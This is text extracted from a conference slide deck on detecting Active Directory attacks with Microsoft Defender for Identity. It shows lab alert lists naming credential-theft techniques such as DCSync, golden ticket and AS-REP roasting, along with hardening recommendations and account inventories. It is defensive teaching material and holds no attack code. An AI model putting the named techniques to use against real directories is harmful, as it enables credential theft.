



Ontinue

IN **GRAM** MICRO



EPIC FUSION
BRING IT ALL TOGETHER



GRABX



Swiss Post
Cybersecurity





Mediawerk

Active Directory Under Attack

Michael Grafnetter

X @MGrafnetter

🌐 www.dsinternals.com



Agenda

- Intro to Microsoft Defender for Identity
- Cyber Kill Chain
 - Reconnaissance & Discovery
 - Credential Access
 - Privilege Escalation
 - Lateral Movement
 - Persistence & Data Exfiltration

Microsoft Defender for Identity (MDI)

Microsoft Defender | DSInternals LAB

Search

Home

Incidents & alerts

- Incidents
- Alerts

Hunting

Actions & submissions

Threat intelligence

Learning hub

Trials

Partner catalog

Exposure management

Assets

Identities

Applications

Identities

Dashboard

Service accounts

Health issues

Tools

Email & collaboration

Cloud apps

Reports


Alerts

Export 1 Week

Filter set: Add filter

Alert name	Severity	Status	Category	Impacted assets	First activity	Last activity
Possible golden ticket attack	High	New	Credential access	2 Devices Admin	May 4, 2025 3:40 PM	May 4, 2025 6:25 PM
Security principal reconnaissance (LDAP)	Medium	New	Discovery	CONTOSO-PC2	May 4, 2025 1:29 PM	May 4, 2025 1:33 PM
Honeytoken was queried via LDAP	Low	New	Discovery	CONTOSO-PC2 Administrator	May 4, 2025 1:30 PM	May 4, 2025 1:33 PM
Active Directory attributes Reconnaissance using ...	Medium	New	Discovery	CONTOSO-PC2	May 4, 2025 1:09 PM	May 4, 2025 1:30 PM
Suspected AS-REP Roasting attack	High	New	Credential access	CONTOSO-PC2 sophos	May 4, 2025 1:22 PM	May 4, 2025 1:25 PM
Suspected Kerberos SPN exposure	High	New	Credential access	CONTOSO-PC2 3 Accounts	May 4, 2025 1:03 PM	May 4, 2025 1:03 PM
Honeytoken authentication activity	Medium	New	Discovery	10.213.0.100 Administrator	May 4, 2025 12:55 PM	May 4, 2025 12:55 PM
Data exfiltration over SMB	High	New	Exfiltration	2 Devices Admin	May 4, 2025 12:44 PM	May 4, 2025 12:44 PM
Remote code execution attempt	Medium	New	Execution	2 Devices Admin	May 4, 2025 11:31 AM	May 4, 2025 11:37 AM
Possible overpass-the-hash attack	High	New	Credential access	contoso-PC2 Admin	May 4, 2025 10:46 AM	May 4, 2025 10:46 AM
Suspected SID-History injection	High	New	Privilege escalation	john	May 4, 2025 10:28 AM	May 4, 2025 10:28 AM
Suspected AD FS DKM key read	High	In progress	Credential access	Admin	May 3, 2025 8:09 PM	May 3, 2025 10:14 PM
Active Directory attributes Reconnaissance using ...	Medium	In progress	Discovery	CONTOSO-PC1 Admin	May 3, 2025 8:09 PM	May 3, 2025 10:14 PM
Suspected AD FS DKM key read	High	In progress	Credential access	CONTOSO-DC2	May 3, 2025 8:09 PM	May 3, 2025 10:06 PM
Suspected DCSync attack (replication of directory ...)	High	In progress	Credential access	CONTOSO-PC1 Admin	May 3, 2025 8:12 PM	May 3, 2025 9:55 PM
Security principal reconnaissance (LDAP)	Medium	In progress	Discovery	CONTOSO-ADFS	May 3, 2025 7:52 PM	May 3, 2025 9:32 PM
Security principal reconnaissance (LDAP)	Medium	In progress	Discovery	CONTOSO-ADFS	May 3, 2025 7:52 PM	May 3, 2025 9:32 PM

Microsoft Advanced Threat Analytics (ATA)



Microsoft Advanced Threat Analytics (ATA)

MongoBooster

File Edit Options View Window Help

Connect Open Save Import Export Run Stop

Connection Tree

- New Connection
- ATA
 - AccountBruteForceRecords (1)
 - DirectoryServicesActivities (503)
 - KerberosAps_20160219 (48)
 - KerberosAps_20160222 (13)
 - KerberosAps_20160223 (2)
 - KerberosAps_20160224 (19)
 - KerberosAps_20160225 (108)
 - KerberosAps_20160226 (5)
 - KerberosAps_20160228 (2)
 - KerberosAps_20160229 (27)
 - KerberosAps_20160302 (61)
 - KerberosAps_20160306 (3)
 - KerberosKdcs_20160218 (2.3 K)
 - KerberosKdcs_20160219 (45.4 K)
 - KerberosKdcs_20160220 (20.0 K)
 - KerberosKdcs_20160221 (53.1 K)
 - KerberosKdcs_20160222 (38.5 K)
 - KerberosKdcs_20160223 (60.7 K)
 - KerberosKdcs_20160224 (71.8 K)
 - KerberosKdcs_20160225 (119.8 K)
 - KerberosKdcs_20160226 (79.5 K)
 - KerberosKdcs_20160227 (107.6 K)

New Connection/local x New Connection/ATA x New Connection/ATA_1 x New Connection/ATA +

localhost:27017 (v3.0.5) ATA


1 db.NtlmEvents_20160224.find({SourceAccountName: "mg[REDACTED]"})

NtlmEvents_20160224 60 ms 649 Docs


Key	Value	Type
IsTimeMilliseconds	true	Bool
ProviderName	Microsoft-Windows-Security-Auditing	String
SourceAccountId	532f955b-6215-443d-a148-4be4153a3f8f	String
SourceAccountName	mg[REDACTED]	String
SourceComputerId	3fe6f974-5664-4927-aa4e-80f9d8ec7e74	String
SourceComputerName	{ 2 fields }	Object
DomainName	null	Null
Name	M[REDACTED]	String
Time	2/24/2016, 2:15:34 AM	Date
(16) ObjectId("56cd06f { 13 fields }		Document

Copyright© mongobooster.com version 1.3.2 Paid for features, 21 days left

Feedback/Support Show Log 04:28:35 pm



Microsoft Defender for Identity Architecture



Security Posture Recommendations

Microsoft Secure Score

Overview Recommended actions History Metrics & trends

Actions you can take to improve your Microsoft Secure Score. Score updates may take up to 24 hours.

Export

Filters: Product: Defender for Identity

Rank	Recommended action
1	Resolve unsecure domain configurations
2	Prevent Certificate Enrollment with arbitrary Application Policies
3	Prevent users to request a certificate valid for arbitrary users
4	Resolve unsecure account attributes
5	Ensure privileged accounts are not delegated
6	Disable Print spooler service on domain controllers
7	Modify unsecure Kerberos delegations to prevent impersonation
8	Accounts with non-default Primary Group ID
9	Configure VPN integration
10	Remove unsafe permissions on sensitive Entra Connect accounts
11	Remove unnecessary replication permissions for Entra Connect accounts
12	Reversible passwords found in GPOs

Share

Resolve unsecure account attributes

To address

Edit status & action plan Manage tags

General	Exposed entities	Implementation	History (1)	
Export	3 items	Customize		
Entity	Domain	Tags	Type	Recommended actions
Cooper Castaneda	contoso.com	NEW	User	Remove Store password using reversible encryption
Admin	contoso.com	SENSITIVE +1	Service ac...	Remove 2 unsecure account attributes from Admin
sophos	contoso.com	SENSITIVE +1	User	Remove Do not require Kerberos preauthentication

Identity Inventory

 **Classify critical assets**
Assign criticality levels to your assets

 **14 Highly privileged identities**
Learn more

 **0 Critical Active Directory service accounts**

Identities [Cloud application accounts](#)

Total **297** Critical **0** Disabled **7** Services **177**

[Export](#) [Copy list link](#)

Filter set:


Domain: Any [X](#) Type: Any [X](#) Source: On-premises, Hybrid [X](#) Tags: Any [X](#) Criticality level: Any [X](#) Account Status: Any [X](#) [Add filter](#) [Reset all](#)

Display name ↑	SID	Domain	Type	Object ID	Source	UPN	Tags	Created time	Criticality level	Account ...	Last updated
 adatum\$	s-1-5-21-26166625...	contoso.com	User		On-premises			May 3, 2025 9:5...	Enabled	May 3, 2025 10:34:51 AM	
 Adena Moody	s-1-5-21-26166625...	contoso.com	User	ddf8b213-cdd1-49...	Hybrid	moody@contoso.com		May 3, 2025 10:...	Enabled	May 3, 2025 9:51:18 PM	
 Admin	s-1-5-21-26166625...	contoso.com	Service		On-premises		SENSITIVE	May 2, 2025 8:4...	Enabled	May 4, 2025 2:38:42 PM	
 Admin	s-1-5-21-96121527...	corp.contoso.com	User		On-premises		SENSITIVE	May 3, 2025 8:1...	Enabled	May 3, 2025 8:39:57 AM	
 Admin	s-1-5-21-36499589...	adatum.com	User		On-premises		SENSITIVE	May 2, 2025 8:4...	Enabled	May 2, 2025 9:02:34 PM	
 Administrator	s-1-5-21-96121527...	corp.contoso.com	User		On-premises		[+2]	May 3, 2025 8:1...	Enabled	May 3, 2025 8:39:57 AM	
 Administrator	s-1-5-21-36499589...	adatum.com	User		On-premises		[+2]	May 2, 2025 8:4...	Enabled	May 2, 2025 9:02:34 PM	
 Administrator	s-1-5-21-26166625...	contoso.com	User		On-premises		[+2]	May 2, 2025 8:4...	Enabled	May 4, 2025 2:38:42 PM	
 ADSyncMSA993ba\$	s-1-5-21-26166625...	contoso.com	Service		On-premises			May 3, 2025 9:0...	Enabled	May 3, 2025 9:06:02 PM	
 Aileen Cobb	s-1-5-21-26166625...	contoso.com	User	416b34fa-6ab3-45...	Hybrid	cobb@contoso.com		May 3, 2025 10:...	Enabled	May 3, 2025 9:51:18 PM	
 Alexa Charles	s-1-5-21-26166625...	contoso.com	User	90d940f7-b028-42...	Hybrid	charles@contoso.com		May 3, 2025 10:...	Enabled	May 3, 2025 9:51:18 PM	
 Alisa Garcia	s-1-5-21-26166625...	contoso.com	User	6f46bd39-04bb-41...	Hybrid	garcia@contoso.com		May 3, 2025 10:...	Enabled	May 3, 2025 9:51:18 PM	

Service Account Discovery

Total	Service account type									
4	Managed	User	Critical							
Filter set:		Actions								
Display name		Domain	Type	Enabled	Tags	Last on-prem logon	Auth protocols	Service classes	Created	Last updated
 A	Admin	contoso.com	User	Yes	SENSITIVE	May 4, 2025	Kerberos, Ntlm	LDAP	May 2, 2025 8:44:45 PM	May 4, 2025 2:38:42 PM
 S	svc_mdi	contoso.com	gMSA	Yes		May 3, 2025	Kerberos		May 3, 2025 1:52:06 PM	May 3, 2025 1:57:48 PM
 S	svc_adfs	contoso.com	gMSA	Yes		May 3, 2025	Kerberos		May 3, 2025 10:28:25 AM	May 3, 2025 10:30:18 AM
 A	ADSyncMSA993ba	contoso.com	sMSA	Yes					May 3, 2025 9:05:58 PM	May 3, 2025 9:06:02 PM

Lateral Movement Paths



Remediation Actions – PAM Integration

The screenshot shows the Microsoft Defender for Cloud Privileged Account Overview page for a user named Blake Martin. The user has a profile picture with initials 'BM', is marked as 'Enabled', and is identified as a 'SENSITIVE' and 'PRIVILEGED ACCOUNT (MANAGED BY BEYONDTRUST PASSWORD SAFE)'. The 'Overview' tab is selected, showing 'Entity details' and 'Protection' sections. The 'Incidents and alerts' section displays a green checkmark and the text 'No incidents and alerts'. The 'Associated interactive logon devices (last 30 days)' section also displays a green checkmark and the text '0 Devices'. A red box highlights the 'Reset password by BeyondTrust' option in the remediation actions menu, which includes 'Disable user in AD', 'Force password reset', 'View related activity', 'View related incidents', and 'Reset password by BeyondTrust'.

Blake Martin

BM | Enabled

SENSITIVE | PRIVILEGED ACCOUNT (MANAGED BY BEYONDTRUST PASSWORD SAFE)

Overview Incidents and alerts Observed in organization Timeline Attack paths Policies

Entity details

Protection

Incidents and Alerts

✓ No incidents and alerts

Associated interactive logon devices (last 30 days)

✓ 0 Devices

There were no associated interactive logon devices in the last 30 days.

Disable user in AD ...


Force password reset

View related activity

View related incidents

Reset password by BeyondTrust

Enterprise Cyber Kill Chain



Active Directory Reconnaissance & Discovery



